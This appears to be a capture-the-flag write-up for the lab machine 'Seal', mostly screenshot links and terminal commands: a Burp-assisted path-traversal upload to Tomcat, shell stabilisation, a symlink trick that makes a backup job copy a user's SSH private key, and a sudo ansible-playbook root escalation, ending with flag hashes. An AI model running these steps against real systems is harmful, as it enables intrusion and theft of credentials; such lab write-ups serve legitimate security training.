





However, because we are using path traversal to get to this page we will not be able to upload directly:

We can get around this by intercepting with Burp and changing the upload URL like before










python3 -c 'import pty;pty.spawn("/bin/bash")'




┌──(root💀kali)-[/home/kali/Downloads]


└─# stty raw -echo; fg

tomcat@seal:/var/lib/tomcat9$ export TERM=xterm


tomcat@seal:/var/lib/tomcat9$ stty rows 52 cols 237




tomcat@seal:/var/lib/tomcat9$ ls -lsa /home/luis/




tomcat@seal:/var/lib/tomcat9$ ls -lsa /home/luis/.ansible/




tomcat@seal:/var/lib/tomcat9$ ps aux






tomcat@seal:/var/lib/tomcat9$ cat /opt/backups/playbook/run.yml



tomcat@seal:/var/lib/tomcat9$ cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard


tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls –lsa



tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s /home/luis/.ssh/ uploads/

tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cd /opt/backups/archives

tomcat@seal:/opt/backups/archives$ ls –lsa



tomcat@seal:/opt/backups/archives$ cp backup-2021-11-20-10\:35\:33.gz /dev/shm/pentest.gz



tomcat@seal:/opt/backups/archives$ cd /dev/shm/


tomcat@seal:/dev/shm$ gzip -kd pentest.gz




tomcat@seal:/dev/shm$ file pentest



tomcat@seal:/dev/shm$ tar xvf pentest




tomcat@seal:/dev/shm$ ls –lsa





tomcat@seal:/dev/shm$ cd dashboard/uploads/.ssh

tomcat@seal:/dev/shm/dashboard/uploads/.ssh$ ls –lsa



tomcat@seal:/dev/shm/dashboard/uploads/.ssh$ cat id\_rsa






┌──(root💀kali)-[/home/kali/Downloads]

└─# chmod 600 id\_rsa




┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh -i id\_rsa [luis@seal.htb](mailto:luis@seal.htb)



luis@seal:~$ sudo –l





<https://gtfobins.github.io/gtfobins/ansible-playbook/#sudo>

luis@seal:/dev/shm$ TF=$(mktemp)


luis@seal:/dev/shm$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF

luis@seal:/dev/shm$ sudo ansible-playbook $TF





Root.txt: 7752a46f8f9c58839e36676dbfff5eec



User.txt : a93d48abd7d3c374bde1653fd33c31c5